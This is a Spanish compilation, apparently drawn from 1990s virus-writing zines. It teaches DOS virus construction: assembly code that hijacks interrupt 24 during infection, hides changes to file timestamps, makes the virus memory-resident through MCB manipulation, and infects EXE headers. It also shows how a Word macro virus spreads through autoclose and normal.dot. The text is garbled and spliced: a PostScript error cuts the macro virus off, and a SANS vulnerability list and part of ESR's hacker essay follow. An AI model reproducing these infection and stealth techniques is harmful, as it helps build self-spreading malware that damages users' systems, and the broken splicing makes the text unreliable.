Las interrupciones són procedimientos que se ejecutan cuando se produce algún evento en el sistema ya sea apretar una tecla ,mover el ratón, o que aparezca un error crítico.

El DOS crea a partir de la dirección de memoria 0000:0000 una tabla que indica la dirección de inicio de cada interrupción del sistema. Sólo hemos de leer la dirección de la interrupción 24. Guardarla en una variable . Cambiar la dirección a un procedimiento nuestro que no devuelva códigos de error y luego cuando ya hallamos contaminado devolver a la interrupción 24 su dirección inicial. (fijaos en la función 35h y 25h de la int 21h, para leer la dirección de una interrupción y para cambiarla)

```
mov ax,3524h    ;en ah el código de la función (35h)
int 21h         ;en al el número de la interrupción
```

Esto devuelve en BX el offset y en ES el segmento de la interrupción

```
mov cs:[bp+old_int24_off],bx
mov cx:[bp+old_int24_seg],es
```

Con esto guardo en memoria la dirección de la interrupción original

Y ahora desvío la interrupción 24 a un procedimiento mío.

```
mov dx,offset new_int24
mov ax,2524h
int 21h         ;en ds:dx dirección de la nueva función
jmp Contaminar ;supongo ds = cs ya que estamos
contaminando com's
new_int24: xor al,al         ;en al la interrupción 24 devuelve el
código
iret            ;de error por lo que la pongo a 0 :>
contaminar:
```

Después de contaminar simplemente devolvemos el valor original a la interrupción con...

```
lds dx,cs:old_int24
mov ax,2524h
int 21h
```

Fijate en las variables que añadido a la zona de variables

```
old_int24 label dword
old_int24_off dw 0
old_int24_seg dw 0
```

Defino una etiqueta llamada old_int24 para referenciar el inicio a los valores del offset y del segmento de la interrupción 24 así con el comando lds dx,cs:old_int24 los puedo cargar directamente en DS:DX sin tener que leer las 2 variables por separado.

Otras mejoras que podríamos añadir es la verificación del tamaño del archivo. Ten en cuenta que un archivo com sólo puede tener 65 kbytes de tamaño eso hace que si el hoste est muy cerca de ese tamaño y si tú le añades el código del virus ,el conjunto de hoste+virus no se podría cargar en un único segmento por lo que el programa se colgaría .

esta Por eso lo mejor es verificar el tamaño con una rutina como
 (supongo en la variable longitud el tamaño del hoste)


```

                mov ax,50000d
                cmp word ptr [bp+longitud],ax
                jb  size_ok           ;salto si el primer elemento
                jmp salir            ;a comparar es menor al
segundo
size_ok:
```

También es interesante guardar la hora y la fecha del archivo contaminado y luego restaurar la fecha y la hora , así nadie se dará cuenta que la última modificación del archivo fué cuando el virus le contaminó }:>
Para eso utilizaremos la función ax=5700h de la int 21 para leer la fecha del archivo y la ax=5701h para cambiarla.
En dx se obtendrá el campo de la hora y en cx la fecha.Según el siguiente criterio.

Bit(s)

- INSTALACION DE UN VIRUS EN LA MEMORIA DEL
ORDENADOR -

Este artículo intenta explicar los métodos mas usados de residencia, con un enfoque mas práctico que teórico, dejando en claro lo fundamental para poder aprovecharlos, en especial el de MCB. Muestra ejemplos de los 2 tipos de técnicas descritos, que pueden (en el caso del MCB) usarse directamente en sus propios virus.

La teoría no esta muy detallada, pero se encontrará todo lo necesario para que el novato comprenda y pueda usar estos métodos. Y con la información del articulo, si desea profundizar la teoría, es sólo cuestión de leer alguna guía o manual, que hable sobre la memoria, ya que aquí se explica lo básico necesario (espero...).

Empezemos:

Los métodos más usados para dejar a un virus residente son:

los que el DOS proporciona o el método de MCB (Memory Control Block).

La primera forma es la más simple, pero también la mas ineficaz,

primero porque le informa al DOS que se esta dejando algo residente... además

al ejecutarse esa función retorna el control al DOS. El programa que se

intente ejecutar termina!. El virus que use esta técnica para evitar salir

al DOS en su instalacion en memoria tiene que reejecutarse. Para quedar

residente, se ejecuta a si mismo otra vez (serv. 4bh), y en su segunda

ejecución ejecuta una int 27h o llama al servicio 31 de la int. 21h, esta a su

vez, le da el control al programa padre, al que se cargo primero, y este

puede entonces terminar, ejecutando al anfitrión. Si esto no se hiciera, al

ejecutar una int 21, por ejemplo, se le cedería el control al interprete de

comandos...

Una de las característica de los virus que usan esta técnica es que

suelen colocarse al principio de los archivos, estos servicios dejaran

residente la cantidad de parrafeo que se les indique desde el comienzo del

programa en memoria... Si tenemos un COM de 50K y el virus al final, al

usar la int 27h, y dejar residente, por ejemplo, 1k, lo que quedaria seria

el primer K del COM, no el virus que esta al final....

Es evidente que no podemos dejar 50k residentes... para que el virus quede

en memoria se puede relocar(mover), a otro bloque, transferirle el control, y

luego este le cederá el control al programa padre...

Para evitar esto, muchos se colocan al principio del programa que infectan.

Claro que esto es lento, porque hay que leer todo el file, y luego escribirlo

después del virus, lo que no pasa si va al final, en ese caso solo hay que

escribir el virus, no el virus y el archivo!.

Este método es poco elegante, además de lento si se infecta dejando el virus

al comienzo, entre otras cosas...

Abajo, sigue un fuente de un TSR, no de un virus!, solo un TSR normal

para ilustrar su funcionamiento.

Este ejemplo intercepta la int. 21 y luego le pasa el control sin

hacer nada. Se le puede agregar el código para hacer lo que se quiera.

```
=====
```

```
=====
```

```
code    segment
```

```
        assume cs:code,ds:code
```

```
        org    100h
```

start:

 jmp instalar ;Salta a la
rutina de

;instalacion.

;En esta variable va la direccion original de la int 21h.

old_21 dd 2

new_21:

;Aca va la rutina que se cuelga de la interrupcion 21h.

 jmp cs:[old_21] ;Salta a la
int original.

instalar:

;Obtengo el vector original de la int 21

 mov ax, 3521h

 int 21h

 mov word ptr old_21, bx

 mov word ptr old_21+2, es

;Seteo el nuevo vector de la int 21

 mov ax, 2521h

 push cs

```

        pop        ds

        mov        dx, offset new_21

        int        21h

;Queda residente

        mov        ah, 31h

        mov        dx, 30d ; -- Cantidad de parrafeo(16
bytes) a dejar int 21h ; residentes.
                                code ends end star

```

El segundo método es el de MCB, este es un poco mas complejo que simplemente llamar a al int 27h, pero es mucho mas eficaz. Para entender como funciona hay que saber que el dos crea un bloque de control por cada bloque de memoria que use, este bloque de control, mide 16 bytes, un parrafo y esta justo por encima del bloque de memoria asignado. En un .COM, por ejemplo, en cs - 1, esta la dirección de este bloque. En el offset 3 del mismo esta la cantidad de memoria usada por ese programa..., para poder dejar residente un prog. hay que restarle a ese valor la longitud del virus, luego liberar la memoria que ya no usa (servicio 4ah) y asignarla (servicio 48h) a nuestro prog. Para terminar, marcamos el MCB del segmento al que movimos nuestro virus con '8' en el offset 1, para que el dos piense que es parte suya y no use esa memoria. En ese offset se coloca una marca, para identificar al bloque, para esta rutina usamos 8 porque es el que usa el DOS. El código que sigue muestra como se hace... Este code sirve para dejar un virus residente desde un COM, si se carga desde un EXE hay que tener en cuenta que el segmento del MCB a modificar lo obtenemos de restarle 1 a DS y no a CS.; Paso a AX el Code Segment, lo decremento y paso a ES, para obtener; la memoria reservada por el programa anfitrión (ES:[3]), que queda en AX... mov ax, cs ; Con esto obtenemos el segmento dec ax ; del MCB. mov es, ax ; Aca estamos obteniendo del campo mov ax, es:[3] ; del MCB, la memoria utilizada. ; Resto a la memoria usada por el anfitrión la longitud del virus, el resultado ; en AX. sub ax, bx ; En BX esta la

longitud del virus, ;en parrafos. ;Paso el resultado de la
 operacion anterior a BX, para después
 llamar al ;servicio de liberar memoria, que se llama con
 BX, con el nuevo tamaño y con ;el
 segmento en ES. push bx ;Salvo la cantidad de mem a
 reservar. mov bx, ax ;Le paso la nueva
 cantidad a BX. push cs pop es mov ah,4ah int 21h ;Asigno la
 memoria liberada a mi virus, el
 segmento de la memoria asignada ;queda en AX. Decremento BX
 porque un parrafo lo va a usar el
 DOS.... pop bx ;Popeo la cantidad de mem a reservar. dec bx
 mov ah, 48h int 21h ;Decremento AX,
 Y lo paso a ES, de esa forma apunto al parrafo que usa el
 DOS ;como control, marco ese parrfo en
 El offset 1 con 8, para que el DOS lo ;considere como parte
 suya y no utilize esa zona de memoria.
 ;Después incremento AX otra vez y lo paso a ES, para que ES
 quede apuntando ;a la memoria que el
 virus usara. dec ax mov es, ax mov word ptr es:[1], 8 mov
 word ptr es:[8], 'XX' ;Opcional, un
 nombre al bloque. inc ax mov es, ax push es ;Salvo la dir
 del seg Del virus Ahora lo que queda es
 mover el virus al segmento reservado, esto es cuestión de
 hacer un rep movsb al segmento al que
 apunta ES y listo, el virus esta residente. NOTA: La rutina
 en si no hace saltar ninguna alarma,
 la alarma de residencia del TB salta cuando detecta la
 actualizacion de la int 21h o 13h. Fé de
 Ratas.. ;) - mov ax, cs ;Con esto obtenemos el segmento dec
 ax ;del MCB. mov es, ax ;Aca estamos
 obteniendo del campo mov ax, es:[3] ;del MCB, la memoria
 utilizada. ;**** ;El problema de esto,
 es que en ningún momento se aclara que tenemos que decla_
 ;rar el tamaño del virus un poco mas
 grande, exactamente un parrafo mas largo. ;Esto por qué ? Y
 bueno, en el momento en que tenemos
 que restarle un parrafo a ;la memoria que queremos reservar
 (esto lo haciamos para dar lugar a
 que se ;cree el MCB del nuevo bloque), estamos reservando
 un parrafo menos de virus ;también..
 osea que la última parte del virus no entraría en la
 memoria reser_ ;vada.. Puede ser que no
 traiga problemas por ser un rea de datos o algo por ;el
 estilo, pero es aconsejable hacer las
 cosas bien, o no ? ;-) ;Bueno, la manera de solucionar esto
 es simplemente INCrementar la cantidad
 de ;parrafos del virus o si lo declaran en su programa con
 un : ; ; TAMANO_EN_PARRAFOS EQU
 ((FIN-COMIENZO)/16)+1 ; ; declarar el incremento
 directamente ahi, para no gastar bytes ni

```
clocks ;) : ; ; TAMANO_EN_PARRAFOS EQU ((FIN-  
COMIENZO+15)/16)+1 ; ;**** sub ax, bx ;En BX esta  
la longitud del virus, ;en parrafos. (ahora incrementada).  
push bx ;Salvo la cantidad de mem a  
reservar. mov bx, ax ;Le paso la nueva cantidad a BX. push  
cs pop es mov ah, 4ah int 21h pop bx ;  
Popeo la cantidad de mem a reservar. dec bx mov ah, 48h int  
21h dec ax mov es, ax mov word ptr  
es:[1], 8 mov word ptr es:[8], 'XX' ;Opcional, un nombre al  
bloque. inc ax mov es, ax push es ;Salvo  
la dir del seg. del virus ... ;blah blah blah y sigue el  
código ;) ...DTM - Dead to Minotauro BBS  
silly Trojan installer. Text by Zarathustra for Minotauro  
Magazine.
```



Contaminando ficheros EXE

Los ficheros com no parecen un problema, pero ¿y los EXE?, no son ni mucho menos difíciles de contaminar aunque hay que dominar el header (la cabecera) de los EXE.

Los EXEs pueden tener más de un segmento lo que hace necesario una cabecera con información acerca de la memoria que necesitará el programa, la dirección de inicio donde se comenzará a ejecutar el programa etc. Además posee una tabla de realocación para que el programa se pueda cargar a partir de cualquier segmento de memoria.

Cuando el DOS carga un EXE primero constuye un PSP y un environment block (como ya hacja con los COM) luego lee el header y a partir de los datos de éste carga el EXE. Luego realocatea el código.¿Pero qué coño es eso de realocatear el código?.

En un Exe las referencias de segmento se hacen a partir del segmento 0 pero el código no tiene porqué cargarse necesáriamente en ese segmento por eso se creó la realocación. En el Exe se almacena una tabla con punteros a todas las referencias a segmentos ya sabéis, instrucciones del tipo.

```
call 1234:0023    (ojo que un call 23 no hace referencia a
segmentos)
jmp  1000:2344
```

nuestro virus no tendrá referencias de segmentos ya que será menor que 65000 bytes (espero je,je,je) ,excepto el salto al cs:ip inicial del exe. pero esa dirección la realocatearemos manualmente >:)

En el Exe se almacena una lista de punteros que indican donde hay referencias de segmento . Pero ojo que estas referencias tampoco estan realocateadas por lo que el DOS suma a cada puntero. El segmento efectivo donde se cargó el EXE + 10 (tamaño del PSP).Ahora tenemos la dirección real donde hay una referencia de segmento y el DOS realocatea la dirección sumando la dirección efectiva + 10. Después de hacer esto con cada puntero de la tabla de realocación el Dos tendrá en memoria el código con la dirección que toca para cada segmento.

EXE PROGRAM FILE

Header	CS:IP (Header)	0000:0000	+
(relocation	Eff. Segment	1000	+
table entries=2)	PSP	0010	=

Entry Point 1010:0000

Relocation Table

0000:0003
 + 1010H = 1010:0003

0000:0007
 + 1010H = 1010:0007

Program Image
MEMORY

PROGRAM IN

PSP

1000:0000

call 0001:0000	call 1011:0000
1010:0000	
nop	nop
1010:0005	
mov ax, 0003	mov ax, 1013
1010:0006	
mov ds, ax	mov ds, ax
1010:0009	

Aquí tenéis la estructura del header de los EXE.

Offset	Descripcion
00	Marca de EXE (MZ = 4D5A)
02	Numero de bytes en la ultima pagina (de 512 bytes) del programa
04	Numero total de paginas de 512 bytes, redondeado hacia arriba
06	Numero de entradas en la Tabla de Alocacion
08	Size del header (en paragrafos, incluyendo la Tabla de realocacion)
0A	Minimo de memoria requerido (en para)
0C	Maximo de memoria requerido (en para)
0E	SS inicial
10	SP inicial
12	Checksum
14	IP inicial
16	CS inicial
18	Offset de la Tabla de Alocacion desde el comienzo del file
1A	Numero de Overlays generados

En 00 tenemos la marca de los EXE que es MZ (es lo que diferencia un exe de un com)

Si os fijáis con las entradas 04 y 06 tenemos el tamaño del EXE. (pages)*512+reminder. Si lo sé es una manera muy rebuscada de poner el tamaño lo podían haber puesto directamente con esos 4 bytes ,pero bueno así hay más emoción je,je,je. En 06 tenemos el número de punteros

de la tabla de realocación (Cada puntero ocupa 4 bytes con lo que 4*nº de punteros nos dar el tamaño de la tabla de realocación)

En 08 el tamaño del header en paragrafos (incluyendo la tabla de realocación).

Después tenemos el Mínimo y máximo de memoria también en paragrafo

En los Exes al ocupar más de un segmento no es posible cargar la pila desde la dirección FFFFh como hacíamos en los com hemos de indicar en el header donde queremos que esté la pila. Por lo que hay dos entradas de dos bytes cada una con el segmento y el offset para la pila.

En el offset 12 tenemos el checksum. Normalmente está a 0 con lo que lo podemos utilizar para marcar el archivo como contaminado.

En los offset 14 y 16 el IP y CS inicial (comienzo de la ejecución).

En el offset 18 el offset de comienzo de la tabla de realocación normalmente es 1c es decir 28 en decimal.

Si os fijáis normalmente 4*nº de punteros de la tabla de realocación + offset tabla de realocación = paras del header * 16

Pero esto no siempre es igual ya que tenemos que poner el header en párrafos y no siempre la cabecera + la tabla de realocación nos dan un múltiplo de 16 con lo que normalmente tendremos de 1 a 15 bytes

de basura en el file, después de la tabla de realocación (que también se podrían utilizar para marcar el file como infectado).

En 1a se menciona el número de overlays generados , hay programas que por su gran tamaño no se pueden cargar enteros en memoria por lo que hay que cargarlos poco a poco mediante overlays internos (carece de utilidad en esta lección :<) Antes de comenzar con la teoría sobre infección de EXE's me gustaría

hablar un poco de como se direcciona la memoria.

Como todos ya sabéis en un 8086 la memoria se direcciona con 2 registros

de 16 bits cada uno. Uno que direcciona un segmento (o bloque de FFFFh bytes)

y otro que direcciona una posición dentro de dicho segmento).

Pero resulta que el 8086 no tenía un bus de datos de 32 bits sino de 20

entonces tuvieron que armar una pirula para que entrase la dirección en

el bus. Inventaron la segmentación de memoria.

Teniendo en cuenta que tenemos 4 bytes para apuntar a una dirección de

memoria en teoría podríamos direccionar 4 gigas de memoria. Pero con un bus de 20 bits eso no es posible ya que 2^{20} solo nos permite direccionar 1 mega de memoria.

Bueno, bueno, que chapuzas pero ¿como calcular una dirección de 20 bits

si sólo tengo registros de 16 bits?. Bueno aquí viene lo divertido.

El segmento lo multiplica por 16 o lo que es lo mismo desplaza hacia la izquierda 4 bits el registro de segmento y al resultado se le suma el registro del offset con esto obtenemos la dirección física deseada, una dirección de 20 bits.

Tened en cuenta que éste método es el causante de que tengamos los famoso 640 bytes de memoria convencional. El mega que podemos direccionar

es separado en memoria convencional y en memoria superior que va de los

640 bytes al mega. La memoria convencional se utiliza para cargar el kernel

del DOS , los vectores de interrupcion, programas residentes, programas de usuario etc. y la superior para memoria de video,

tablas del bios etc.

Lógicamente eso no quiere decir que no podamos utilizar memoria por encima

del mega. En la memoria superior siempre quedan segmentos inutilizados que gracias a drivers de memoria pueden convertirse en los denominados

UMB (upper memory blocks, bloques de memoria superior). Estos están dentro del mega direccionable por el DOS pero en realidad en ellos hay

programas y datos almacenados en memoria extendida y que son trasladados

a la memoria convencional para su ejecución y su posible direccionamiento.

Bueno en refinitiva teniendo una dirección como esta 1234h:3423h

la dirección real sería $12340h + 3223h = 15563h$

Ahora supongo que ya sabréis la razón de reservar memoria en párrafos

¿porqué 16 bytes y no reservar memoria en bytes?. Es obvio. 16 es la diferencia entre un segmento y el siguiente. La diferencia entre 1000:0000

y 1001:0000 no son FFFFh bytes como algunos suponías son 16 bytes. ;'>

que són la unidad mínima de memoria que se puede reservar.

Si, si de aquí viene el número mágico je, je.

Ahora supongo, entenderéis mejor la residencia. En la residencia buscamos el segmento del MCB disminuyendo el segmento donde está el PSP

Con esto no nos vamos FFFFh bytes hacia atrás sino que sólo nos vamos 16 bytes que es lo que ocupa el MCB (je, je, je, je, apasionante ¿no?)

Pasos para infectar un archivo EXE

1. Leemos el header a un área de memoria para poder modificarlo a placer.

Calculamos el tamaño del archivo.

Y calculamos el CS:IP que deberá tener el header (para que apunte al código del virus que sitúo al final del archivo).

Puedes poner de 1-15 bytes de basura en el archivo para redondearlo

a párrafo esto hace que la ip sea 0 (invariante) siempre y te ahorras tener que calcular el desplazamiento que sufrirán las variables

(como hacíamos en los archivos com).

Tén en cuenta que si utilizas dir stealth (técnica que evita que se vea un incremento del tamaño en los archivos contaminados ,necesitás saber el tamaño exacto del archivo) al poner de 1-15 bytes de basura el stealth te se irá de 1 a 15 bytes por lo que podrías redondearlo a un número fijo poniendo luego basura después del virus :>.

2. Copiamos el virus al final . Espero que no tengas problemas en hacer esto, sino despídete.

3. Calculamos el SS:SP. El virus logicamente se tendrá que buscar un sitio para tener la stack. Esto es ,porque si el programa tenía la stack sobre el código del virus ,podría sobreescribirlo mientras lo ejecutamos y te aseguro que eso no es bueno para nuestro virus creetelo.:>

4. Calcular el nuevo tamaño que tendrá el archivo.Esto no es difícil simplemente buscamos el tamaño del archivo (ten en cuenta que ya tenemos el código del virus al final) y dividimos por 512 el resulatado incrementado en 1 ser el número de páginas y el resto el reminder.

5. Calculamos la memoria mínima que necesitará el programa. Simplemente sumamos el tamaño en párrafos del virus. a la memoria mjinima.

6. Escribimos el nuevo header en el archivo.
(En el código del virus almacenamos el antiguo CS:IP y el SS:IP para devolver el control al HOSTE)

NOTA: Al cargar un archivo EXE DS y ES apuntan al PSP ,SS y CS pueden ser diferentes.Ojo con lo que hacéis con DS y ES porqué los necesitaréis luego para dar el control al HOSTE.(reallocatear el salto de vuelta al hoste).

Text of NIGROMANTE .

nEUrOtIc cpU. is with you.



Ahora toca hablar un poco sobre los virus de Word. Estos virus se programan en un lenguaje llamado WB (wordbasic).

Si supongo que a muchos de vosotros os suena eso del basic y tenéis mucha razón ya que el WB es una variante del basic. A mi me recuerda enormemente al famoso qbasic que venja con el DOS, sobretodo porque est bastante estructurado y no hay que poner los engorrosos numeros de linea cada vez ;>.

Supongo que los virus del Word son tan famosos porque desde la aparici n de win95 es la forma m s sencilla de infectar un ordenador, porque est en un lenguaje de alto nivel y cualquier LAMER puede aprender a utilizarlo estudiando unos cuantos comandos, y porque por si fuera poco est en una variante del basic, y quien no aprendi  a programar en Basic con la aparici n de los Amstrad y los Spectrum.

Aun as  no me parece una rama de los virus muy interesante, al ver un virus en ensamblador ,aprecias la belleza de su c digo (siempre y cuando est, bien programado) en cambio cuando ves un virus en WB dices - pero que cutre!!!!. Algo as  como los virus para BAT o los Companion Viruses.

De todos modos su utilizaci n como carriers (programa con el que empiezas a contaminar un sistema) es bastante interesante. El virus Ph33r de los australianos Vlad ,se extend a mediante un virus para word.

S  son cutres pero que co o se reproducen no???

En primer lugar  cuando se ejecuta un Macro?

En el winword existe un famoso archivo llamado normal.dot en ,el que se almacenan todas las macros existentes en el word. Entre ellas est n unas macros autom ticas que se ejecutan cada vez que se

da cierto evento. Hay 5 macros automáticas ,asociadas a 5 eventos del sistema.

autoclose -Se ejecuta cuando se cierra un archivo

autoopen -Se ejecuta cuando se abre un archivo

autonew -Se ejecuta cuando se crea un archivo.

autoexec -Se ejecuta cuando entras en el word.

autoexit -Se ejecuta cuando sales del word.

De modo que si tu creas una macro llamada autoclose que visualice tu nombre en pantalla. Cada vez que cierres un archivo se visualiza tu nombre en pantalla ;>. Esto parece más fácil que la residencia en ensamblador jejejeje.

Realmente el virus no está residente simplemente está en el normal.dot esperando que se ejecute un evento.

Ahora bien, si recibes un archivo contaminado ,como se copia a tu sistema (al normal.dot) si tu normal.dot está limpio todavía?

Resulta que en los archivos también puedes introducir macros.

El macro autoopen en un archivo se ejecutaría cada vez que abres un archivo y el autoclose cada vez que lo cierras.

Ahora bien ese archivo tiene que ser de tipo plantilla si no el macro no se podría ejecutar.Los virus de word normalmente aunque no sean una plantilla ,graban los archivos contaminados como plantilla para que puedan ser ejecutados sus macros directamente desde los archivos.

Esto se hace con el simple comando

archivoguardarcomo.formato=1

nota: Como veis los comandos están en Castellano, la verdad es que

esto sólo es posible en la versión hispana del word ,pero hay que fomentar la producción nacional.

De todas formas si veis el código de algún virus de word en Ingles no te preocupes la traducción es practicamente literal para la versión castellana.

y ahora bien ¿como copio el virus desde un archivo al normal.dot?

No es necesario utilizar cosas raras ni punteros ni guardar valores en registros como en ensamblador, esto es un lenguaje de alto nivel esto se hace con una simple instrucción jejejejeje.

macrocopiar "doc1:autoclose","global:autoclose"

Con esta instrucción copio el macro autoclose situado en el archivo doc1 al macro autoclose que guardar, en normal.dot (no se referencia al archivo de macros normal.dot como tal, sino que se utiliza la expresión global)

fácil no??. del mismo modo se puede hacer lo contrario

macrocopiar "global:autoclose","doc1:autoclose"

para copiar del macro autoclose de global a doc1.

Tambien se puede sustuir esta expresión por

macrocopiar "global:autoclose",nombreventana\$()+":autoclose"

Esto copia la macro autoclose de global al archivo que va a ser cerrado.

nombreventana\$() es una función del word que devuelve el nombre de la ventana abierta.

Ahora viene una pregunta importante ¿donde escribo el virus?

Mira en el menu de herramientas la opcion macros.

Te aparecer un bonito editor de macros con todas las macros existentes

actualmente en tu word y si tienes alguna plantilla abierta te proporciona la posibilidad de ver los macros incluidos en dicha plantilla

Otra pregunta importante ¿como eliminar un virus de word?

Si sospechas que tienes un virus de word, borra el normal.dot de modo que el propio word te crear uno limpio. Con eso limpias el normal.dot .Los archivos los puedes abrir con el editor de macros en la opcion organizador.

(abrelos con el editor si los abres con el word estamos en las mismas con el normal.dot contaminadito).Y puedes borrar todas macros que tengas en el archivo. :> fácil ehheh.

Normalente no hay macros en el normal.dot así que si habres el editor y ves un par de macros ,puedes pensar mal.

No conozco a nadie que utilice macros unicamente los creadores de virus.

Nuestro primer virus.

Este virus estar formado por 2 macros una autoclose y otra llamada nigro que es el que utilizaremos para saber si est contaminado el archivo o el normal.dot

'*****'

'* *

'* Virus Taguchi *

'* (la probabilidad de aprobar es de un 0.05 %) *

'* *

'*****'

Sub MAIN 'este macro definelo como autoclose

ERROR: syntaxerror
OFFENDING COMMAND: --nostringval--

STACK:

10 Amenazas de Seguridad Críticas

Sans Institute publica un documento en el que se describen los diez problemas de seguridad más críticos y habituales en Internet -actualmente-, con el fin de que los administradores de sistemas cierren los problemas más comunes y más habitualmente utilizados.

El documento, en inglés (aunque existe una traducción al castellano), se actualiza con relativa frecuencia y debería ser revisado a menudo.

Además de la vulnerabilidades en sí, se ofrecen consejos y recomendaciones para reducir riesgos.

Las diez vulnerabilidades más comunes son:

BIND (named)

Es el servidor de nombres más popular de Internet, pero las versiones anteriores a la 8.2.2patch5 son vulnerables a numerosos ataques capaces de proporcionar nivel "root" al atacante.

CGIs y extensiones en los servidores web

Hay que auditar cuidadosamente todos los CGIs accesibles en los servidores web, incluyendo los CGIs que vienen por defecto. Adicionalmente, extensiones como FrontPage y ColdFusion pueden ser inseguros por sí mismos, o contener ejemplos atacables.

Vulnerabilidades en sistemas de llamada a procedimiento remoto (RPC), tipo rpc.ttdbserverd, rpc.cmsd y rpc.statd

Aunque son conocidos desde hace tiempo, estos fallos siguen presentes en numerosos equipos.

Vulnerabilidad RDS en el servidor web de Microsoft (IIS)

Diversos errores de seguridad en el Remote Data Services (RDS) permiten a un atacante el ejecutar comandos con privilegios de administrador.

Sendmail

Sendmail es el servidor de correo (MTA) más utilizado en el mundo UNIX. Los administradores de dichos sistemas deberían mantener el servidor permanentemente actualizado.

sadmind y mountd

Estos procesos, si no han sido actualizados, contienen errores que permiten la ejecución de código arbitrario como "root".

Compartición de discos e información vía NetBIOS, NFS y AppleShare

- Deben compartirse sólo los directorios imprescindibles, y sólo desde las máquinas imprescindibles.

- El acceso por red a dichas máquinas debe ser el imprescindible.

- Las claves empleadas deben ser robustas.

- El control de acceso no debe basarse en información DNS, sino en direcciones IP.

Cuentas sin clave o con claves de baja calidad

Esto es especialmente grave cuando las cuentas en cuestión tienen privilegios especiales.

Vulnerabilidades en los servidores IMAP/POP

Estos servicios gestionan los buzones de los usuarios y les proporcionan acceso a su contenido.

Normalmente no están protegidos por cortafuegos, ya que suele ser necesario proporcionar el servicio a usuarios desplazados fuera de la red local.

"Comunidades" (claves) SNMP por defecto

Numerosos equipos con capacidades de administración y monitorización remota vía SNMP (Simple Network Management Protocol) son desplegados sin modificar las claves (comunidades) por defecto.

FUENTE ; HISPASEC

Cómo convertirse en hacker

Tabla de Contenidos

[¿Por qué existe este documento?](#)

[¿Qué es un hacker?](#)

[La actitud del hacker](#)

- [1. El mundo está lleno de problemas fascinantes que esperan ser resueltos](#)
- [2. Ningún problema tendría que resolverse dos veces](#)
- [3. El aburrimiento y el trabajo rutinario son perniciosos](#)
- [4. La libertad es buena](#)
- [5. La actitud no es sustituto para la competencia](#)

[Habilidades básicas para el hacking](#)

- [1. Aprende a programar](#)
- [2. Consigue uno de los Unices libres; aprende a usarlo y a ponerlo en funcionamiento](#)
- [3. Aprende a usar la Web y a programar en HTML](#)
- [4. Si no tienes un inglés funcional, apréndelo](#)

[Estatus en la cultura hacker](#)

- [1. Programar software libre](#)
- [2. Ayudar a probar y depurar software libre](#)
- [3. Publicar informacion útil](#)
- [4. Ayudar a mantener en funcionamiento la infraestructura](#)
- [5. Hacer algo por la cultura hacker en sí misma](#)

[La conexión hacker/nerd](#)

[Cuestiones de estilo](#)

[Otras fuentes de información](#)

[Preguntas Frecuentes](#)

¿Por qué existe este documento?

Como editor del [Jargon File](#) (el "Archivo de la jerga hacker") y autor de algunos documentos bien conocidos del mismo tipo, a menudo recibo emails de entusiastas novatos de la Red preguntando: "¿Cómo puedo aprender a ser un hacker mágico?" Triste es decir que no parece haber ninguna FAQ ni documento web que aborde este tema vital, así que aquí va el mío.

Si estás leyendo este documento sin conexión, la version original en línea la puedes encontrar en <http://www.tuxedo.org/~esr/faqs/hacker-howto.html>.

Nota: hay una lista de [Preguntas Frecuentes](#) al final de este documento. Por favor léelo —2 veces— antes de mandarme un email con preguntas acerca de este documento.

Hay disponibles numerosas traducciones de este documento: [búlgaro](#), [catalán](#), [chino \(simplificado\)](#), [chino \(tradicional\)](#), [danés](#), [neerlandés](#), [francés](#), [alemán](#), [hebreo](#), [húngaro](#), [indonesio](#), [italiano](#), [japonés](#), [coreano](#), [portugués \(brasileño\)](#), [portugués \(europeo\)](#), [ruso](#), y [sueco](#). Ten en cuenta que, como el contenido de este documento cambia ocasionalmente, dichas traducciones pueden estar desactualizadas en grado diverso.

¿Qué es un hacker?

El [Jargon File](#) contiene un montón de definiciones del termino "hacker", la mayoría basadas en la afición a lo técnico y en el placer de resolver problemas sobrepasando los límites. Si deseas saber cómo *convertirte en* un hacker, bien, solo 2 puntos son realmente relevantes.

Existe una comunidad, una cultura compartida, de programadores expertos y magos de las redes, cuya historia se remonta décadas atrás a los tiempos de los primeros miniordenadores de tiempo compartido y los tempranos experimentos con ARPAnet. Los miembros de esta cultura crearon el término "hacker". Los hackers construyeron Internet. Los hackers hicieron de Unix el sistema operativo que es hoy día. Los hackers hacen andar Usenet. Los hackers hacen funcionar la WWW. Si eres parte de esta cultura, si has contribuido a ella y otras personas saben quién eres y te llaman hacker, entonces eres un hacker.

La mentalidad hacker no está confinada a esta cultura del software. Hay gente que aplica la actitud de hacker a otras cosas, como la electrónica o la música —de hecho, puedes encontrarla en los más altos niveles de cualquier ciencia o arte. Los hackers de software reconocen estos espíritus emparentados en otras partes y pueden llamarlos "hackers" también— y algunos sostienen que la naturaleza hacker es en realidad independiente del medio particular en el cual el hacker trabaja. Sin embargo, en el resto de este documento nos centraremos en las habilidades y actitudes de los hackers de software, y en las tradiciones de la cultura compartida que originó el término "hacker".

Existe otro grupo de personas que se llaman a sí mismos hackers, pero que no lo son. Son personas (generalmente varones adolescentes) que se divierten irrumpiendo ilegalmente en ordenadores y haciendo "phreaking" en el sistema telefónico. Los auténticos hackers tienen un nombre para esas personas: "crackers", y no quieren saber nada de ellos. Los auténticos hackers opinan que la mayoría de los crackers son perezosos, irresponsables y no muy brillantes, y fundamentan su crítica en que ser capaz de romper la seguridad no le hace a uno un hacker, de la misma manera que ser capaz de arrancar un coche con un puente en la llave no le convierte en ingeniero de automotores.

Desafortunadamente, muchos periodistas y escritores utilizan erróneamente la palabra "hacker" para describir a los crackers; esto causa enorme irritación a los auténticos hackers.

La diferencia básica es esta: los hackers construyen cosas; los crackers las destruyen.

Si quieres ser un hacker, continúa leyendo. Si lo que quieres es ser un cracker, ve directo a leer el [alt.2600](#) y prepárate para soportar la dura realidad cuando descubras que no eres tan listo como crees. Y eso es todo lo que voy a decir de los crackers.

La actitud del hacker

Los hackers resuelven problemas y construyen cosas, y creen en la libertad y la ayuda voluntaria mutua. Para ser aceptado como hacker, deberás comportarte como si tuvieras esta actitud en tu interior. Y para comportarte como si tuvieras esta actitud, deberás creerte de verdad dicha actitud.

Pero si piensas en cultivar las actitudes de hacker solo como una forma de ganar aceptación en esta cultura, te estás equivocando. Transformarse en la clase de persona que cree estas cosas es importante para *ti* —para ayudarte a aprender y mantenerte motivado. Como en todas las artes creativas, el modo más efectivo de transformarse en un maestro es imitar la mentalidad de los maestros —no sólo intelectualmente, sino también emocionalmente.

O como dice el siguiente poema zen moderno:

Para seguir la trayectoria:
mira al maestro,
sigue al maestro,
camina junto con el maestro,
mira a través del maestro,
conviértete en el maestro.

Así que, si quieres ser un hacker, repite lo que sigue hasta que te creas lo que estás diciendo:

